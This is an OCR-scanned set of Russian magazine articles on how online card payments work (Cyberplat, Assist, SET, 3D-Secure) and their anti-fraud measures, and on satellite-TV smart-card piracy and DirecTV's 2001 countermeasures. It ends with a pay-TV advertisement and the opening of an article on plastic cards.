Механизм реализации платежей что в Assist, что в Cyberplat практически одинаковый. Интернет-магазины через автоматизированный сервис определяют страну-эмитент кредитки по номеру карты, а для зарегистрированных в Assist магазинов также предоставляется информация по банку-эмитенту кредитки и курсам валют.

CYBERCHECK

В Cyberplat используется собственная система для обслуживания транзакций клиентов-покупателей - CyberCheck. Эта система "обеспечивает конфиденциальность, надежность и юридическую чистоту взаимодействия сторон, а также полное отсутствие отказов от заявленных платежей. Это реализуется механизмами поддержки электронного документооборота с применением имеющего юридическую силу аналога собственноручной подписи с длиной ключа 512 бит".





ОПЛАТА ЧЕРЕЗ CYBERPLAT

- Покупатель формирует заказ и нажимает кнопку "Оплатить". Запрос с необходимыми параметрами отправляется в интернет-магазин.
- Магазин формирует электронный счет на основании электронного платежного документа, подписанного аналогом собственноручной подписи (АСП).
- Покупатель подтверждает и отправляет в магазин соответствующее подтверждение правильности заказа, счетов и необходимых сопутствующих деталей заказа.
- Интернет-магазин формирует запрос на авторизационный сервер CyberCheck.
- Следует запрос от сервера в банк покупателя (где была выпущена кредитная карта).
- Проверяется истинность введенной информации и полученный результат отправляется на сервер CyberCheck.
- Результат авторизации поступает одновременно к интернет-магазину и покупателю.
- В случае успешной авторизации происходит перевод средств в банк магазина.
- После перевода генерируется подтверждение об успешном переводе требуемой суммы.

»

Основная проблема, требующая решения при проведении электронных платежей - это вопрос безопасности. Как только этот барьер будет взят - электронная коммерция начнет стремительно расти.


SET (SECURE ELECTRONIC TRANSACTION)

Альфа-банк в качестве дополнительной защиты предлагает использовать стандарт SET (Secure Electronic Transaction) - технологию, совместно разработанную системами Visa и MasterCard для обеспечения безопасности платежей с помощью пластиковых карт через интернет.

С помощью стандарта SET покупатель и продавец могут однозначно идентифицировать друг друга, обменявшись цифровыми SET-сертификатами. SET-сертификат - файл, который содержит все зашифрованные реквизиты карты. При его использовании покупателю не нужно вводить какую-либо иную информацию, например, номер пластиковой карты. В банке тебе выдадут персональный идентификационный код (ПИК) длиной от 4 до 12 цифр, создаваемый при генерации SET-сертификата. При этом банк гарантирует, что этот код никому не известен.

Далее предлагается использовать ПО Alfa-Bank e-Wallet (разработанное IBM). По структуре это напоминает систему WebMoney, отличие лишь в том, что у электронного счета есть фактическая привязка к пластиковой карте. При совершении покупки с использованием SET-сертификата (например, Visa и Eurocard/MasterCard) тебе нужно быть уверенным, что магазин поддерживает их использование.

Когда процесс формирования заказа завершен, магазин предлагает выплатить итоговую стоимость заказанного. После выбора оплаты по протоколу SET система автоматом загружает твой Alfa-Bank e-Wallet (электронный кошелек), который предложит подтвердить параметры заказа и данные интернет-магазина. В случае твоего согласия заказ считается подтвержденным. А если произошел сбой во время платежа (например, разрыв связи), тебе предлагается обратиться в круглосуточный сервис-центр бесплатно. В целях контроля, тем не менее, рекомендуется регулярно получать выписки по счету своей карты.



- Интернет-магазин совершает операцию продажи/доставки товара или услуги.


ОПЛАТА ЧЕРЕЗ ASSIST

Среди новых технологий, применяемых в России для обеспечения более безопасного перевода платежей, далеко пошла компания Assist. Упрощенно механизм реализации приема платежей в Assist следующий:

- Покупатель заходит на сайт магазина, подключенного к системе Assist, выбирает товар и тип оплаты (кредитными карточками).
- Магазин формирует заказ и переадресовывает покупателя на авторизационный сервер Assist, одновременно на сервер передаются код магазина, номер заказа и его сумма.
- Во время авторизации сервер устанавливает с покупателем соединение по защищенному протоколу SSL и получает от покупателя параметры кредитной карточки. При этом магазин этой информации не видит.
- Авторизационный сервер обрабатывает полученную информацию и передает ее в расчетный банк системы.
- Банк проверяет наличие магазина в системе, проверяет соответствие операции системным ограничениям. В результате платеж разрешается или запрещается.
- При запрете банк передает авторизационному серверу Assist отказ, сервер передает отказ покупателю (с объяснение причины) и магазину (с номером заказа).
- При разрешении авторизации запрос передается через закрытые банковские сети банку-эмитенту карты покупателя.
- При положительном результате авторизации банк передает "добро" авторизационному серверу, а сервер, в свою очередь, передает "добро" покупателю и магазину (с номером заказа). Далее банк перечисляет средства на счет магазина, а магазин отпускает товар.

Стандартные пластиковые карты имеют магнитную полосу, голограммы, пин-код, уникальный номер и срок действия карты. Обычно при совершении покупки ты сообщаешь магазину, кроме пин-кода, следующую информацию: ФИО, паспортные данные и срок действия карты.

Быть начеку и постоянно (хотя бы раз в месяц) проводить мониторинг операций по своей карте не только полезно, но и необходимо.



Отношение поисковика к взлому кредитки

■ ФБР США расследует дело по взлому кредитных карточек. Как было установлено, мошенники работали из Азербайджана на нескольких сайтах и в чатах. По итогам предварительного расследования, подозреваемый проживает в Баку и скрывается от правосудия.

■ Издание The New York Times, опубликовавшее сведения о процессе расследования, сообщает, что мошенники орудовали в IRC-чате #ccpower. Через него они продавали незаконно полученные номера кредиток от 50 центов до 1 доллара за штуку. Также раздавали советы по взлому кредиток и обеспечивали сопутствующей консультацией. IRC-каналы дают возможность большой группе людей разрабатывать и реализовывать совместную "криминальную тактику" по взлому кредиток, причем доступ к такому каналу может получить практически любой заинтересованный человек.

■ В Security Focus рассказали подробности, как получались конфиденциальные данные кредитных карточек. Создавался подставной сайт, направленность которого - банки, порнография, электронный аукцион и т.п. При этом мошенники получали ID действующей кредитки. Все потенциальные покупатели футболились на проверку подлинности своей карточки, которая проходила на таких же подставных сайтах. А для того чтобы доказать подлинность кредитки, доверчивому покупателю приходилось вводить номер своей карты. Ломали кредитки также с помощью "возвращенного URL" или посредством взлома базы данных.

■ Конечно, взлом кредитных карточек с помощью интернета - это уголовно наказуемое преступление, но чтобы доказать причастность к мошенничеству, человека необходимо допросить. Только при проведении досмотра компьютера и других предметов, имеющих отношение к делу, можно говорить о привлечении его к ответственности.

■ В теории, зарегистрировав сервер в Азербайджане, владелец может физически находиться где угодно, в том числе и в самих Штатах. То, что удалось найти зацепку в Азербайджане, еще не означает, что похитители кредиток все еще там. Эксперты в области IT-технологий сходятся во мнении, что хакер, действовавший посредством азербайджанских серверов, находится в другой стране и желает представителям ФБР удачи в поисках :).

ОПЛАТА ЧЕРЕЗ ASSIST 3D-SECURE

В случае платежа по 3D-Secure магазин не несет ответственности за мошенническое использование пластиковой карты, потому что решение о том, является ли данная операция по пластиковой карте санкционированной, принимает банк-эмитент. Схема платежа при использовании 3D-Secure выглядит так:

- Покупатель выбирает товар.
- После формирования заказа покупатель футболится на авторизационный сервер Assist, где вводит параметры своей кредитной карты.
- Сервер проверяет, участвует ли данная карта в платежах по протоколу 3D-Secure. Если да, то покупатель перенаправляется на сайт банка-эмитента. Если нет, то платеж проходит по технологии SET.
- На сайте банка-эмитента проводится аутентификации (сам банк определя-

W W W

- **www.cyberplat.ru** - интегрированная платежная система Cyber Plan
- **www.assist.ru** - система электронных платежей ASSIST
- **www.alfa-bank.ru** - Альфа-Банк
- **www.visa.com** - кредитные карты VISA
- **www.mastercard.com** - кредитные карты MasterCard

Приходится выбирать золотую середину, отсюда несовершенство защиты

ет, как он это будет делать). В случае успешной аутентификации банк-эмитент возвращает платежной системе подписанное цифровой подписью сообщение, что банк-эмитент верит покупателю и не возражает против совершаемой операции. Далее как обычно.

ЗАЩИТА

Особое внимание уделяется защите от всевозможного мошенничества. Меры по защите поясню на примере Assist.

- Защита по номеру карты. Магазин ведет свой "черный список" номеров карт, которым автоматически отказывается в обслуживании. Можно использовать список, который ведет сама система, или списки других магазинов. Магазин сам выбирает степень защиты, которая ему необходима.
- Защита по ящику электронной почты. Используется, если есть необходимость запретить авторизацию пользователю с определенным e-mail или по маске (например, все от @mail.ru).
- Защита по IP-адресу плательщика. У магазина есть возможность составить список IP-адресов или масок, с которых запрещена авторизация. Однако в случае с dialup защита по IP-адресу не срабатывает.
- Защита по частоте авторизаций. Включается механизм эвристического анализа параметров авторизации, отсекающий подозрительные запросы. Повторение авторизации возможно лишь через некоторое время. Честному покупателю придется немного подождать, зато эффективность работы взломщика будет значительно снижена.
- Защита от анонимных прокси-серверов. Анонимные прокси-серверы позволяют скрыть IP-адрес, этим зачастую пользуются мошенники. Система постоянно обновляет список таких серверов и блокирует подобные заказы.
- Максимальное количество транзакций по карте в день. Позволяет ограничить количество авторизаций по карте. Также есть ограничения по максимальной сумме платежа, по количеству транзакций или обороту в день.
- Защита по CVC2 (работает в случае подключения к центру STB). Позволяет снизить возврат платежей (chagre back).
- Резервная авторизация. Может быть включена, если покупатель первый раз совершает покупку в данном магазине (или в других случаях). В этом режиме система просит указать ФИО покупателя, напечатанное на карте, номер паспорта покупателя и его адрес. Результат выполнения резервной авторизации бывает ясен через несколько часов.

Любой магазин выбирает защиту сам, исходя из своей клиентуры и ассортимента. Время для подтверждения прохождения транзакции составляет в среднем от 3 до 5 минут. При этом, чем надежнее защита, тем меньше поток добросовестных покупателей из-за задержек. Приходится выбирать золотую середину, отсюда несовершенство защиты.

ИНТЕРНЕТ-ТОРГОВЛЯ В РОССИИ

По мнению Марины Исаевой, руководителя отдела PR и маркетинга ООО "Ассист", "прием платежей с помощью кредитных карт у нас в России развит плохо. Дело в том, что подавляющее большинство карт в России - дебетовые, а они не принимаются для оплаты через интернет. Однако рынок интернет-торговли развивается. Если говорить с позиции маркетинга, то сервис покупки товаров и услуг находится на первой стадии развития (применительно к теории жизненного цикла товара), когда услуга вошла на рынок и ожидается повышение спроса на нее. И такой скачок уже был в прошлом году, когда аудитория интернет-магазинов возросла на 80%".

P.S. Лично мне, как активному интернет-покупателю, удобно, когда я могу спокойно заплатить за что угодно, не выходя из Сети. Тем более что цены в интернет-магазинах порой существенно ниже, чем в обычных магазинах, так как затраты на складирование и транспортировку значительно меньше. Плюс экономия на зарплате персонала - многое элементарно автоматизировано. Удобство очевидно. Посмотрим, что будет дальше.

Любой магазин выбирает защиту сам, исходя из своей клиентуры и ассортимента.

Прием платежей с помощью кредитных карт в России развит плохо. Дело в том, что подавляющее большинство карт в России - дебетовые, а они не принимаются для оплаты через интернет.

Берд Киви (kiwi@computerra.ru)

ВЕЧНЫЙ БОЙ С ПИРАТАМИ

ПРОБЛЕМЫ ЗАЩИТЫ СМАРТ-КАРТ КАБЕЛЬНОГО ТВ

В ночь с 30 июня на 1 июля 2003 года компания НТВ-Плюс (www.ntvplus.com), фактически единственный в России национальный оператор платного спутникового телевидения, завершила переход на новую систему шифрования своих каналов - Viaccess PC 2.4 (www.viaccess.fr).

В ночь с 30 июня на 1 июля 2003 года компания НТВ-Плюс (www.ntv-plus.com) завершила переход на новую систему шифрования своих каналов - Viaccess PC 2.4 (www.viaccess.fr).

Начиная с июля просмотр закодированного спутникового ТВ на русском языке с помощью широко распространенных в стране пиратских смарт-карт стал невозможен.

С сентября 2002 года компания НТВ-Плюс официального объявила о награде в 1000 зеленых фантиков "за голову каждого отловленного пирата".

Для нелегальных телезрителей эта новость была печальной. Начиная с июля просмотр закодированного спутникового ТВ на русском языке с помощью широко распространенных в стране пиратских смарт-карт стал невозможен. Как объявила компания, "теперь смотреть НТВ-Плюс могут только легальные абоненты, обладающие карточками нового поколения".

ШИФРОВАНИЕМ ИЛИ СИЛОЙ

Смена системы шифрования - мероприятие весьма серьезное и дорогостоящее, требующее обмена смарт-карт у всех легальных подписчиков. Только летом 2003 года у НТВ+ их было, ни много ни мало, около 165 тысяч. По сути дела - это крайняя антипиратская мера, к которой время от времени вынуждены прибегать все компании платного телевидения. Связано это с тем, что рано или поздно умельцы вновь вскрывают любые разработанные системы защиты. А дальше по наметанной - резко начинает расти число пиратских карт и, соответственно, уменьшаются доходы от законных абонентов. После 1 июля у НТВ+ число подписчиков за месяц подскочило примерно на 35 тысяч (хотя обычно прирост составлял около 5 тысяч в месяц), наглядно подтверждая необходимость подобных мер.

Другая, тоже приносящая определенные плоды, форма противодействия пиратству - применение силовых и юридических рычагов. После нескольких лет малоэффективных рейдов с милицией по торговым точкам, распространяющим контрафактные карты, в НТВ-Плюс прибегли к более любопытному способу борьбы. С сентября 2002 года компания официального объявила о награде в 1000 зеленых фантиков "за голову каждого отловленного пирата". Точнее за информацию о нелегальной трансляции сигнала НТВ-Плюс по кабельным сетям, о

рис. Константин Комардин

■ Хотя описанная выше история имеет весьма локальный характер и выраженную национальную окраску (открыто поощрять стукачество решаются далеко не во всех странах), в ней, как в капле воды, отразились главные особенности и проблемы систем платного спутникового телевидения по всему миру. А число одних только легальных подписчиков таких систем перевалило уже за сотню миллионов. Разнообразные, спонтанно рождавшиеся с 1970-х годов технологии защиты сигнала сейчас постепенно сходятся. Во многом благодаря смарт-картам, они постепенно обретают единый комплекс стандартов, обеспечивающих беспроблемную работу аппаратуры в разных частях планеты и в условиях разных кодировок.

СИСТЕМЫ ШИФРОВАНИЯ

■ Одна из характерных черт платного телевидения - это весьма большое количество разнообразных систем шифрования, применяемых вещательными компаниями для тысячи спутниковых каналов. Среди наиболее популярных систем кодирования чаще всего фигурируют SECA/Mediaguard (www.canalplus-technologies.com), Irdeto (www.irdetoaccess.com), Betacrypt (www.betaresearch.de), Conax, Cryptoworks (www.cryptoworks.com), Viaccess, NDS/Videoguard (www.nds.com) и NagraVision (www.nagra.com). Практически все эти системы разработаны европейскими фирмами.

■ Изготовителям же приемного оборудования (цифровых медиатерминалов) по всему миру пришлось столкнуться с серьезной проблемой несовместимости схем управления доступом к платным каналам. Разрешили эту задачу при помощи устройства-декодера CAM (модуля условного доступа, Conditional Access Module). Этот модуль может быть непосредственно встроен в ресивер, но гораздо чаще CAM - это съемное комплектное устройство размером с кредитную карту и со стандартным разъемом PCcard (ранее PCMCIA). Именно в CAM в качестве ключа вставляется смарт-карта, обеспечивающая доступ к пакету каналов. А иногда CAM-модули реализованы так, что карта вставляется в отдельный слот ресивера.

■ Проблема унификации стандартов и интерфейсов пока что не решена окончательно, поэтому не всякий CAM подходит к различным ресиверам. Однако в ближайшем будущем ожидается, что все CAM-модули будут совместимы с различными медиатерминалами благодаря общему интерфейсу (Common Interface). Поэтому при выборе цифрового медиатерминала не в последнюю очередь обращай внимание на наличие Common Interface.

лицах, похищающих ключи доступа к спутниковому сигналу, изготавливающих пиратские карточки, а также об оптовых и розничных распространителях этой продукции. Подробнее читай на www.piratam.net. Причем подобные активные меры по пресечению пиратского бизнеса были распространены и на ближнее зарубежье - Беларусь и Украину.

Результатом всех этих усилий стали около десятка довольно громких судебных процессов (в Омске, Иваново, Тульской области). Несмотря на то, что все распространявшиеся пиратами смарт-карты стали уже непригодными, компания НТВ-Плюс заявила, что решительно намерена продолжать свою борьбу и будет добиваться обвинительного заключения

Взаимодействие спутника и смарт-карты осуществляется посредством CAM-модуля

■ Поскольку современная смарт-карта - сама по себе небольшой компьютер, то компания-вещатель имеет возможность передавать через спутник по служебному каналу управляющие команды конкретно для карты, что называется "управление через эфир" или OTA (Over-The-Air).

■ Так можно загружать в карту новые ключи или давать команду на их самостоятельное внутреннее обновление (в зависимости от конкретной технологии). Кроме того, через эфир очень удобно включать-выключать конкретные карточки задолжавших подписчиков, поскольку каждая смарт-карта имеет уникальный номер-адрес.

по всем уже начатым "пиратским" уголовным делам.

Попутно компания НТВ-Плюс проинформировала общественность, что "отличительная особенность новой системы кодирования Viaccess PC 2.4 - исключительно высокая защищенность от пиратского взлома", поскольку специалисты France Telecom, разработавшие эту систему, уверены, что вскрыть Viaccess PC 2.4 невозможно...

КАК ЭТО РАБОТАЕТ

■ Что, в самых общих чертах, представляет собой современная система платного спутникового телевидения? С точки зрения ТВ-компании и обычного легального подписчика, самое главное в этой системе - карта доступа (смарт-карта). Она приобретается вместе с ТВ-аппаратурой спутникового приема либо отдельно, если комплект из антенны-тарелки и приемника-ресивера уже имеется. При использовании карта вставляется в слот ресивера.

Карта доступа небольшая (размером примерно со стандартную кредитку), но представляет собой полноценный микрокомпьютер с процессором, встроенным программным обеспечением и памятью. Программное обеспечение, прошитое в смарт-карту, управляет приемом и декодированием пакета каналов той компании, которая выпустила данную карту доступа.

После установки оборудования абонент выбирает интересующий его набор каналов, оплачивает и каким-либо образом (обычно по телефону) связывает ресивер/карту с ТВ-компанией. Происходит активизация смарт-карты, открытие доступа к оплаченным каналам и, довольно часто, привязка к конкретному приемному оборудованию (как мера против клонирования карт).

Если рассматривать эту систему с технической позиции, то самое главное - как именно реализованы защита и расшифровывание сигналов платного телевидения. Начиная с середины 1990-х годов компании спутникового телевидения активно переходят на цифровые технологии вещания. Поэтому устаревшие методы защиты ана- »

Смарт-карта приобретается вместе с ТВ-аппаратурой спутникового приема либо отдельно, если комплект из антенны-тарелки и приемника-ресивера уже имеется.

Взаимодействие спутника и смарт-карты осуществляется посредством CAM-модуля. Принимая спутниковый сигнал, CAM-модуль транслирует карте всю служебную информацию, идущую в канале параллельно видеосигналу (аналогично телетексту).

CAM-модуль (часто называют декодером) необходим, потому что у смарт-карты недостаточно вычислительной мощности для самостоятельного расшифровывания видеоизображения.

логового сигнала я рассматривать не буду, но любителям истории посоветую пару информативных сайтов: hem.passagen.se/sat/encyclo.htm и www.hackwatch.com/~kooltek/faq.html.

Взаимодействие спутника и смарт-карты осуществляется посредством CAM-модуля. Принимая спутниковый сигнал, CAM-модуль транслирует карте всю служебную информацию, идущую в канале параллельно видеосигналу (аналогично телетексту). На закрытых каналах в этой информации есть, среди прочего, и схема восстановления (криптопараметры) телесигнала. Эти криптопараметры зашифрованы, и именно для их расшифровки в смарт-карте есть ключи.

Получив от CAM-модуля необходимую информацию, карта ее расшифровывает собственным процессором и возвращает назад. А CAM-модуль, который часто называют декодером, с помощью этой расшифрованной схемы восстанавливает телесигнал. CAM-модуль необходим, потому что у смарт-карты недостаточно вычислительной мощности для самостоятельного расшифровывания видеоизображения.

Криптопараметры сигнала изменяются каждые 10-15 секунд, но зашифрованы они одним ключом, который хранится в смарт-карте и меняется значительно реже. Впрочем, "реже" - понятие относительное и может подразумевать срок от нескольких недель до нескольких часов, в зависимости от конкретной телекомпании.

Среди других способов сейчас у большинства пиратов наиболее популярна разного рода эмуляция фирменных смарт-карт. Чаще всего это бывают либо так называемые DPSC-карты, либо MOSC-карты.

Главным объектом январской ECM-атаки DirecTV стали так называемые H-карты (типа MOSC), пользовавшиеся у пиратов наибольшей популярностью вследствие своих конструктивных особенностей.

КАК ЭТО ОБХОДИТСЯ

Если посмотреть на это с точки зрения пиратов, то самый очевидный способ нелегального просмотра защищенных ТВ-каналов - клонировать легальную карту. Для этого на специальном оборудовании, иногда весьма дорогом, изготовляется ее полный аналог, неотличимый по функциональным возможностям от оригинала. Работать такой клон будет до тех пор, пока работает оригинал. Чем-то это напоминает печатание фальшивых денег, только технически проще и окупается быстрее.

■ Под электронными контрмерами или ECM (Electronic Counter Measure), вообще говоря, принято понимать любые мероприятия, дистанционно проводимые ТВ-компаниями для препятствования пиратской деятельности. Обычно под этим понимается внеплановая или просто учащенная смена криптографических ключей. Однако в последнее время под ECM стали понимать нечто значительно более существенное - модификацию схемы устройства.

Среди других способов сейчас у большинства пиратов наиболее популярна разного рода эмуляция фирменных смарт-карт. Чаще всего это либо так называемые DPSC-карты (digital pirate smart card - цифровая пиратская смарт-карта, целенаправленно изготовленная для нелегального просмотра), либо MOSC-карты (modified original smart card - модифицированная оригинальная смарт-карта, изначально выпущенная для официальной подписки, но затем модифицированная соответствующим образом для просмотра шифрованных каналов без оплаты).

Спутниковое телевидение - это не интернет, здесь для вещания на другие страны нужна лицензия

DIRECTV VS ПИРАТЫ

Конкретные формы пиратской деятельности и борьбы компаний платного телевидения с нелегальным просмотром имеет смысл рассмотреть на примере американской компании DirecTV (www.directv.com). Это крупнейшая в мире фирма спутникового телевидения с числом подписчиков, по скромным подсчетам, порядка 15 миллионов.

В двадцатых числах января 2001 года сразу несколько крупных компаний спутникового телевидения (американские DirecTV и Echostar Dish Network, а также испанская Canal Satelite Digital) практически одновременно нанесли массированные "удары возмездия" по пиратским ресиверам и смарт-картам, обеспечивающим бесплатный просмотр. При этом были использованы электронные контрмеры по активному воздействию на аппаратуру, что обычно принято рассматривать как сугубо военное "информационное оружие".

Наиболее эффективные контрмеры были продемонстрированы компанией DirecTV. В соответствии с устоявшейся в отрасли технологией, здесь каждая смарт-карта доступа (разработка британской фирмы NDS) запрограммирована собственным кодом, который идентифицирует легального абонента и позволяет ему смотреть только те каналы из спутникового цифрового сигнала DirecTV, которые оплачены. Все остальные каналы остаются зашифрованными и в теории считаются недоступными для просмотра. Однако буквально с самых первых месяцев вещания DirecTV в 1994 году, крякерским сообществом была развернута деятельность по обеспечению пиратского просмотра телеканалов безо всякой абонентской платы. Особую популярность весьма прибыльный бизнес по продаже пиратских карт и "серых" ресиверов приобрел в Канаде, где у DirecTV нет лицензии на вещание, и где продажа крякнутых карт вплоть до прошлого года не являлась преступлением.

Главным объектом январской ECM-атаки DirecTV стали так называемые H-карты (типа MOSC), пользовавшиеся у пиратов наибольшей популярностью вследствие своих конструктивных особенностей. H-карты продавались в комплекте с ресиверами с 1996 до начала 1999 года. Это была одна из исходных смарт-карт, имевшая в своей защите ряд слабостей, которые позволили крякерам провести обратную инженерную разработку микрочипа, а затем научиться самим его перепрограммировать. Это позволило так изменять модель абонентской подписки, что становилось возможным открывать все каналы сразу.

В телекомпаниях сейчас тоже работают свои хакеры, которые встроили в систему механизм, позволяющий обновлять содержимое смарт-карт с помощью команд в транслируемом спутниковом сигнале. Этот механизм обновлений в DirecTV стали применять для поиска и уничтожения "крякнутых" карт, записывая в микрочип такие коды, которые нарушали работу лишь пиратских продуктов.

По сути, нелегальные смарт-карты запирались в состоянии бесконечного цикла. Пиратское сообщество ответило на этот ход новым устройством, получившим название unlooper - специальный программатор-"расцикловщик" для восстановления поврежденных карт. Затем крякеры разработали программу-троянца, которая записывалась в смарт-карту и эффективно блокировала возможности ресивера по обновлению содержимого карты. В такой ситуации DirecTV оставалось лишь рассылать свои обновления с повышенной частотой, одновременно проверяя, чтобы обновление непременно присутствовало в ресивере. Лишь на этом условии видеосигнал поддавался декодированию. Обновления стали проходить практически каждый месяц. После каждого такого апдейта, спустя примерно минут 15, пираты изготовляли и распространяли через интернет программную заплатку, обходящую новую помеху.

С началом осени 2000 года DirecTV изменила тактику. Байты обновления стали рассылать значительно чаще, практически еженедельно, причем по нескольку порций за раз, явно нарушая давно сложившуюся традицию. Крякеры по-прежнему легко обходили все эти обновления, но не очень понимали, к чему идет дело. Некоторые подумали, что компания решила взять их на измор, заставляя перепрограммировать смарт-карты пиратской клиентуры практически непрерывно. Ко всем этим обновлениям, в общем-то, привыкли.

Сами по себе обновления представляли бессмысленные наборы байт, но их наличие было необходимо, чтобы крякнутое оборудование могло принимать видеосигнал. Поэтому волей-неволей все эти байты приходилось накапливать и в пиратских программах-прошивках.

Затем в ноябре прошел еще один цикл обновлений, и тут крякеры увидели, в чем был замысел DirecTV. Благодаря последней порции байт, все ранее загруженные фрагменты кода объединились в единое целое, образовав динамическую программу или "логическую бомбу", являющуюся неотъемлемой частью смарт-карты. Новая динамическая программа изменила всю структуру работы старой технологии, придав ей дополнительную мощь и гибкость. Пираты уже поняли, что новые возможности дали DirecTV эффективное тайное оружие, но каким именно образом оно будет применено, оставалось непонятным.

Все встало на свои места воскресным вечером 21 января 2001 года, когда Америка поголовно прилипла к телеэкранам, следя за матчами своего футбольного Суперкубка Super Bowl. Время "удара возмездия" было рассчитано »

■ В DirecTV, естественно, постоянно работают над укреплением защиты своей системы. Однако в течение 2000-2001 годов крякерским подпольем были взломаны криптосхемы практически всех популярных систем защиты спутникового вещания. И в конце 2000 года многим уже казалось, что DirecTV в этой нескончаемой игре в кошки-мышки начала безнадежно проигрывать. Пиратам удалось полностью дешифровать весь сигнал DirecTV, включая самые дорогие каналы с оплатой за каждый просмотр и трансляцией новейших кинофильмов-хитов. Однако в начале 2001 года по пиратским картам был нанесен удар такой силы, что стало ясно - вопрос о победителях в этом противостоянии еще далек от разрешения.

точно, и именно теперь был "спущен курок". В видеосигнале DirecTV прошла команда, которая разом вырубила все пиратские H-карты. По некоторым подсчетам, в один день были "отстрелены" около 98% всех крякнутых карт, число которых составляло, по грубым оценкам, около 200 тысяч штук.

На этот раз бесконечный цикл, запирающий чип, был прописан в "одноразовый" раздел памяти, в принципе не поддающийся повторной перезаписи. Это превратило карту в абсолютно бесполезную вещь. Причем специалисты из DirecTV, разработавшие эту атаку, подписали свою акцию с чисто хакерской глумливостью. В каждой навечно запертой смарт-карте первые восемь байт перезаписанной программы теперь стали читаться как GAME OVER :).

Специалисты из DirecTV, разработавшие эту атаку, подписали свою акцию с чисто хакерской глумливостью. В каждой навечно запертой смарт-карте первые восемь байт перезаписанной программы читались как GAME OVER :).

Впрочем, игра вовсе не окончена. Крякнутые смарт-карты DirecTV нового поколения (HU-карты) начали появляться на сером рынке чуть ли не одновременно с поступлением легальных карт к дилерам. Другая современная технология пиратов вообще не опирается на карты доступа, а полностью эмулируется программно на персональном компьютере. Технологии такого рода вообще никак не пострадали от январской атаки. Конечно, теперь последуют новые контратаки DirecTV, но, как комментируют ситуацию участники противостояния, "это война, причем такая, которая будет длиться вечно".

Среди главных причин массового распространения нелегальных смарт-карт выделяются три, которые довольно условно можно назвать социальной, экономической и технической.

ПРИЧИНЫ ВЗЛОМА СМАРТ-КАРТ

■ Среди главных причин массового распространения нелегальных смарт-карт выделяются три, которые довольно условно можно назвать социальной, экономической и технической.

Социальная причина заключается в том, что в обществе имеется спрос, на который далеко не всегда есть легальные предложения. Это совершенно очевидный источник массового распространения пиратства в сфере спутникового телевидения, поскольку нелегальный просмотр - нередко единственный для людей способ доступа к интересным закрытым каналам. Вызвано это огромным несоответствием между техническими возможностями аппаратуры и правовыми нормами межгосударственных отношений. Спутниковое телевидение - это не интернет, здесь для вещания на другие страны нужна лицензия. И хотя каналы многих вещателей "видны" по всей Европе, свою подписку они могут продавать лишь резидентам очень немногих стран. Или вообще одной страны, где имеется лицензия на вещание.

Лицензия же стоит немалых денег и часто сопровождается требованиями к содержанию (переводу) передач, причем в каждой стране эти требования разные. Поэтому, например, американские компании не имеют лицензии на вещание в Канаде (где, в частности, весьма строгие законы о двуязычном сопровождении передач), а в России есть вообще лишь один официальный оператор платного спутникового телевидения (пиратить которого, естественно, дело абсолютно противозаконное). Зато все остальные сотни доступных телеканалов поневоле придется смотреть нелегально, но и судебное преследование за это вряд ли кому грозит.

Из первой причины естественным образом вытекает вторая, экономическая. В описанных условиях сформировался массовый серый рынок со своими, сейчас уже весьма крупными, финансовыми интересами и мощными стимулами для поощрения пиратства. На продаже ресиверов, тарелок и смарт-карт для нелицензированного просмотра спутникового телевидения сегодня делаются десятки миллионов долларов. А постоянно подпитывать этот рынок можно лишь один путем - финансируя непрерывное вскрытие регулярно обновляемой защиты систем вещания.

Еще одна важная, техническая, причина массового пиратства заключается в том, что декларируемая компаниями защита смарт-карт существенно отличается от защиты реальной. Несмотря на все заверения о "гарантированной стойкости нового продукта к вскрытию", практика показывает, что при наличии достаточно мощного финансового интереса взламываются любые карты любой компании, причем зачастую при непосредственном участии фирм-конкурентов.

МИР ЦИФРОВОГО ТЕЛЕВИДЕНИЯ

Выбери только то, что будешь смотреть!

Пакет "Индивидуальный" – набор каналов по запросу.

$6*

Деловой мир
(7 новостных каналов – CNN, Sky News, Euronews, Bloomberg, РБК-ТВ, BBC World, CNBC)

Мир кино
(5 фильмовых каналов – Романтика, Мировое кино, TCM, Hallmark, Телеклуб)

Удивительный мир
(7 познавательных каналов – Animal Planet, National Geographic, Travel, все версии Discovery)

Детский мир
(5 каналов – Cartoon Network, Nickolodeon, Fox Kids, Детский мир, Школьник-ТВ)

Мир спорта
(4 канала – Eurosport, Eurosportnews, Extrime Sports, AB Moteurs)

Мир музыки
(5 музыкально-развлекательных каналов – Дамский клуб, MTV Hits, VH-1, Fashion TV, Reality TV)

$0 **Пакет из 15 российских каналов**
(предоставляется дополнительно к любому мини-пакету)

Вы сами формируете свой пакет ТВ-каналов.
Любая тематика: мультфильмы или сериалы, спорт или музыка, образование или новости – выбор зависит только от Вас.

Сумма ежемесячной платы должна составлять не менее $12*.

Стоимость подключения (оборудование, монтаж, аб. плата за 1-й месяц) – **$43** при оплате в кредит.

* Без НДС и НСП.

КОСМОС ТВ

www.kosmostv.ru
тел.: (095) 730-0000

Олег "2sheds" Курапов (ok@2sheds.ru, www.2sheds.ru)
Ирина Джатиева, руководитель департамента пластиковых карт компании GMP-РуссКом (www.plasticcards.ru)

СОВЕРШЕНСТВОВАНИЕ ЗАЩИТЫ

ПЛАСТИКОВЫЕ КАРТЫ НА ВСЕ СЛУЧАИ ЖИЗНИ

Вот уже несколько десятилетий пластиковые карты широко используются в повседневной жизни. Появившись задолго до распространения персональных компьютеров и сотовых телефонов, они заменяют бумажные купюры, пропуска и удостоверения.

Многие из нас могут даже не догадываться, что являются пользователями смарт-карт. К примеру, SIM-карта твоего сотового телефона является той самой "умной картой", но без "лишнего" пластика.

